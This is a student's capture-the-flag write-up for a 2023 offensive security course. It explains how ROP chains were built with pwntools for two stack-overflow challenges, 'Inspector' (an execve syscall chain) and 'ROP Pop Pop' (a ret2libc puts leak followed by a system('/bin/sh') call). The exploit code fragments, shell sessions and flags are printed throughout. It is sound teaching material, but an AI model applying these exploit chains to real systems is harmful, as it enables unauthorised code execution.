


Alexander Lotero  
Offensive Security  
Spring 2023

## Week 9 - PWN 3

This week's challenges were "Inspector," "ROP Pop Pop" and "Gimbal." For credit I completed "Inspector" and "ROP Pop Pop."

### Inspector

The first challenge that I completed this week was "Inspector." In this challenge, we are provided with a compiled binary as well as a netcat command to connect to the challenge on the live CTFd server. We download the binary and run it on our local system. Doing so, we receive the following prompt:



```
(kali@kali)-[~/Documents/OffensiveSecurity/Week9/Inspector]
$ ./inspector.htm
I'm not even pretending this isn't a stack-smash anymore. Please pop a shell!
AAAA
```

Here we receive a prompt to pop a shell, as well as a hint that at least one aspect of our exploit involves "smashing the stack" (buffer overflow). We also attempt an input of the "A" character repeated 4 times in an attempt to observe additional behavioral details, but doing so only results in the program terminating with no additional output printed. Next, we run the *checksec* command on the binary and observe that only partial RELRO is enabled, PIE is disabled, and finally, there is no stack canary, further directing us towards a "stack smash."

Our next step was to open the binary with the Ghidra decompiler. We note 5 important functions: *gadget\_1()*, *gadget\_2()*, *gadget\_3()*, *gadget\_4()*, and *gadget\_5()*. Given the definition of ROP gadgets learned in this week's lecture, we took these 5 functions to mean that we are provided with 5 gadgets for our ROP chain (1). Selecting these functions one-by-one we identify the following rop gadgets:

1. *gadget\_1()*: a *SYSCALL* instruction followed by the *ret* instruction
2. *gadget\_2()*: the *pop rdi* instruction followed by the *ret* instruction
3. *gadget\_3()*: the *pop rsi* instruction followed by the *ret* instruction

4. *gadget\_4()*: the *pop rdx* instruction followed by the *ret* instruction
5. *gadget\_5()*: the *pop rax* instruction followed by the *ret* instruction

Given the knowledge gained from this week's lecture, and what we know about which registers reflect which arguments in a function call (2), we conclude that our goal is to create a ROP chain, using these gadgets, that perform the provided *SYSCALL* as follows: *syscall(rax, rdi, rsi, rdx)*. Luckily, all the necessary *pop* and *return* instructions can be found within these gadgets. Thus, we begin assembling our payload within python script utilizing the pwntools library, *inspectortester.py*.

As with previous buffer overflow-related challenges, we first calculate the offset. Offset, meaning the number of arbitrary bytes needed to fill our allotted buffer and reach the return address on the stack, 40 bytes. After 40 arbitrary bytes, the 41st byte in our payload will begin to overwrite the function return address. With the offset identified, we move-on to building our ROP chain. However, we first had to find what combination of arguments to the *syscall* function would actually produce our shell. The *syscall* function manpage as well as (3) provide us with the following outline: *syscall(syscallNameCode, filename, \*argv, \*envp)*.

Comparing this outline with the register layout identified above, we identify which values need to be in which registers in order to spawn our shell (4):

- *\$rdi* - filename - *"/bin/sh"*
- *\$rsi* - *\*argv* - 0 (no argument)
- *\$rdx* - *\*envp* - 0 (no argument)
- *\$rax* - *syscallNameCode* - *"SYS\_execev"* (0x3b in hex, 59 in decimal)

Because *syscall* is our final function call to execute with our parameters, we start our chain with *gadget\_2*, popping a value into *rdi*. Specifically, the string *"/bin/sh"* is stored in the binary as the *"useful\_string"* variable. We use pwntools to find the address of this variable and include it in our ROP chain immediately after *gadget\_2*'s *pop rdi* and *ret* instructions:

```
41 rop_chain = r.rdi.address.to_bytes(8, 'little')           # pop rdi, ret
42 rop_chain += bin_sh_addr                                 # address for "/bin/sh" string within the binary
```

Next, because the next two arguments, found in *rsi* and *rdx* respectively, are 0 for no argument passed, we set these to null bytes *"\x00."* 8 null bytes following *gadget\_3*'s *pop rsi* and *ret* instructions, and 8 null bytes following *gadget\_4*'s *pop rdx* and *ret*

instructions:

```
43 rop_chain += r.rsi.address.to_bytes(8, 'little') # pop rsi, ret
44 rop_chain += zero.to_bytes(8, 'little') # null bytes, second argument is unimportant
45 rop_chain += r.rdx.address.to_bytes(8, 'little') # pop rdx, ret
46 rop_chain += zero.to_bytes(8, 'little') # null bytes, third argument is unimportant
```

Next, we must put our syscall code (3) into the rax register. Similar to our null bytes previously, we define an integer *fifty\_nine* = 59 and then convert this value to zero-filled 8 bytes. We then add these bytes to our chain immediately after *gadget\_5*'s *pop rax* and *ret* instructions:

```
47 rop_chain += r.rax.address.to_bytes(8, 'little') # pop rax, ret
48 rop_chain += fifty_nine.to_bytes(8, 'little') # first arg to syscall, 59 for SYS_execev
```

Finally, we include the syscall found in *gadget\_1* to jump to syscall with our newly loaded register values in order to execute *syscall(SYS\_execev, "/bin/sh", 0, 0)* and pop a shell:

```
49 rop_chain += r.syscall.address.to_bytes(8, 'little') # address of syscall in gadget_1 to actually perform syscall()
```

We join our ROP chain to our null byte offset to produce our payload and test locally with pwntools' gdb attach functionality. Doing so, it does appear that the executing binary did spawn a child process, likely indicating that we successfully popped a shell. Thus, we make the necessary edits to our script to run our exploit on the live CTFd server:

```
(kali@kali)-[~/Documents/OffensiveSecurity/Week9/Inspector]
$ python3 inspectortester.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1342: Done
[*] '/home/kali/Documents/OffensiveSecurity/Week9/Inspector/inspector.htm'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] Loaded 18 cached gadgets for './inspector.htm'
[*] Switching to interactive mode
$ ls
flag.txt
inspector
$ cat flag.txt
flag{inspect0r_gadg3t_6bca203c9235}
$
```

As shown in the image above, our payload provided us with an interactive shell. With minimal navigation, we were able to print our flag, indicating that we had successfully completed the challenge.

## ROP Pop Pop

The second challenge that we completed this week was “ROP Pop Pop.” In this case, we are provided with a compiled binary, the `libc.so` file used by the binary at runtime, and the netcat command to connect to the live CTFd server. As always, our first step is to run the binary locally:

```
(kali㉿kali)-[~/Documents/OffensiveSecurity/Week9/ROP]
$ ./rop.htm
Can you pop shell? I took away all the useful tools..
AAAA
```

Here we are given a prompt to “pop a shell” before the program waits for input. Like the previous challenge, the four “A” characters result in the program being terminated without any additional information being printed to the screen. Note, because this challenge has so much in common with “Inspector” described above, we will focus this challenges’ write-up on how we expanded our payload/exploit from the previous challenge to solve this one.

Like before, our solver script, now *roptester.py*, creates a payload beginning with 40 null bytes (the calculated offset before the return address on the stack) followed by a ROP chain. Unlike before, the compiled binary does not include the “/bin/sh” string or a convenient system call. Instead, we had to find a way to extract these tools from the provided `libc` library at runtime. While the binary itself does not have PIE enabled, the `libc` library does, meaning the addresses of these tools will vary from execution to execution. Thus, our script must access these tools in real-time after leaking an address from the `libc` library during the active execution. Further, we had to create two separate ROP chains for two separate payloads.

The goal of our first payload is to leak the address of the *puts* function from the current `libc` instance. To do so, we build the following ROP chain:

```
32 # Build our first payload to leak "puts" from libc
33 rop_chain_1 = r.rdi.address.to_bytes(8, 'little')
34 rop_chain_1 += e.got["puts"].to_bytes(8, 'little')
35 rop_chain_1 += e.plt["puts"].to_bytes(8, 'little')
36 rop_chain_1 += e.symbols["main"].to_bytes(8, 'little')
```

Here we start by “popping” the second element from the stack into the `rdi` register. We locate an address in the binary where the `pop rdi` instruction is immediately followed by the `ret` instruction using pwntools’ ROP feature (5). During execution, our payload overwrites the existing return address on the stack with the address to these two instructions. Then, when execution reaches this return it will “remove” this address from the stack, jump to it, and begin executing these two instructions. The `pop rdi` instruction will cause the next value on the stack, the GOT entry for `puts`, to be placed into `rdi`. Execution will then reach the return instruction and attempt to return to the next address on the stack, which as seen above in our ROP chain, is the PLT address of `puts`. The PLT address of `puts` will contain the actual instructions to perform the `puts` function, meaning it will “print” the value found in `rdi`, in this case the libc address of `puts` GOT entry of `puts`. Thus, via that “print,” our script has been provided with the libc address of `puts` within its current execution. The final line of our first ROP chain above is the address of the start of the `main` function within the binary. Upon leaking the libc `puts` address, execution of `main` is started again so that we can receive the prompt again and, more importantly, provide input again.

Before building our second ROP chain, we first need to use our newly found libc address leak to find the addresses of functions that we actually hope to use for our exploit:

1. Calculate and assign the base address of libc:

```
# Calculate our libc base
libc.address = leaked_puts - libc.symbols["puts"]
```

2. Identify the address of `/bin/sh` based off of the new base:

```
# Find address of /bin/sh in libc
bin_sh_addr = next(libc.search(b"/bin/sh"))
```

3. Identify the address of `system()` based off of the new base:

```
# Find address of system in libc
system_addr = libc.symbols["system"]
```

Once these two “tools” have been identified, namely the address of `/bin/sh` and the address of `system`, we proceed to build our second ROP chain:

```
64 # Build our second payload to call system with /bin/sh in rdi
65 rop_chain_2 = r.rdi.address.to_bytes(8, 'little')
66 rop_chain_2 += bin_sh_addr.to_bytes(8, 'little')
67 rop_chain_2 += system_addr.to_bytes(8, 'little')
```

Like before, the first piece of our chain is the address of a *pop rdi* instruction immediately followed by the *ret* instruction. However, this time, the value we are placing in rdi, and the next piece of our chain, is the “/bin/sh” string. More specifically, we are placing the address of the “/bin/sh” string within the current libc iteration to be used as *argv[0]* in a function call. That function call is to *system*, whose address will be the final piece of our chain. Once “/bin/sh” is popped into rdi, the return instruction will jump execution to the next address on the stack which we have now set to be the *system()* function. This results in the C instruction *system(/bin/sh)* being executed and creating a child shell process.

Local testing with a gdb process attached reveals that our exploit is in fact creating a child process. Thus, we make the necessary changes to our script to target the live CTFd server:

```
(kali㉿kali)-[~/Documents/OffensiveSecurity/Week9/ROP]
$ python3 ropterster.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1343: Done
[*] '/home/kali/Documents/OffensiveSecurity/Week9/ROP/rop.htm'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[*] Loaded 14 cached gadgets for './rop.htm'
[*] '/home/kali/Documents/OffensiveSecurity/Week9/ROP/libc-2.23.so'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[*] Switching to interactive mode
$ ls
flag.txt
rop
$ cat flag.txt
flag{sodapop_shop_c6ed93fcb985}
$
```

As shown in the image above, our payload provided us with an interactive shell. With minimal navigation, we were able to print our flag, indicating that we had successfully completed the challenge.

## References

1. <https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/rop-chaining-return-oriented-programming>
2. <http://6.s081.scripts.mit.edu/sp18/x86-64-architecture-guide.html>
3. <https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md>
4. <https://book.hacktricks.xyz/reversing-and-exploiting/linux-exploiting-basic-esp/rop-syscall-execv>
5. <https://docs.pwntools.com/en/stable/rop/rop.html>
- 6.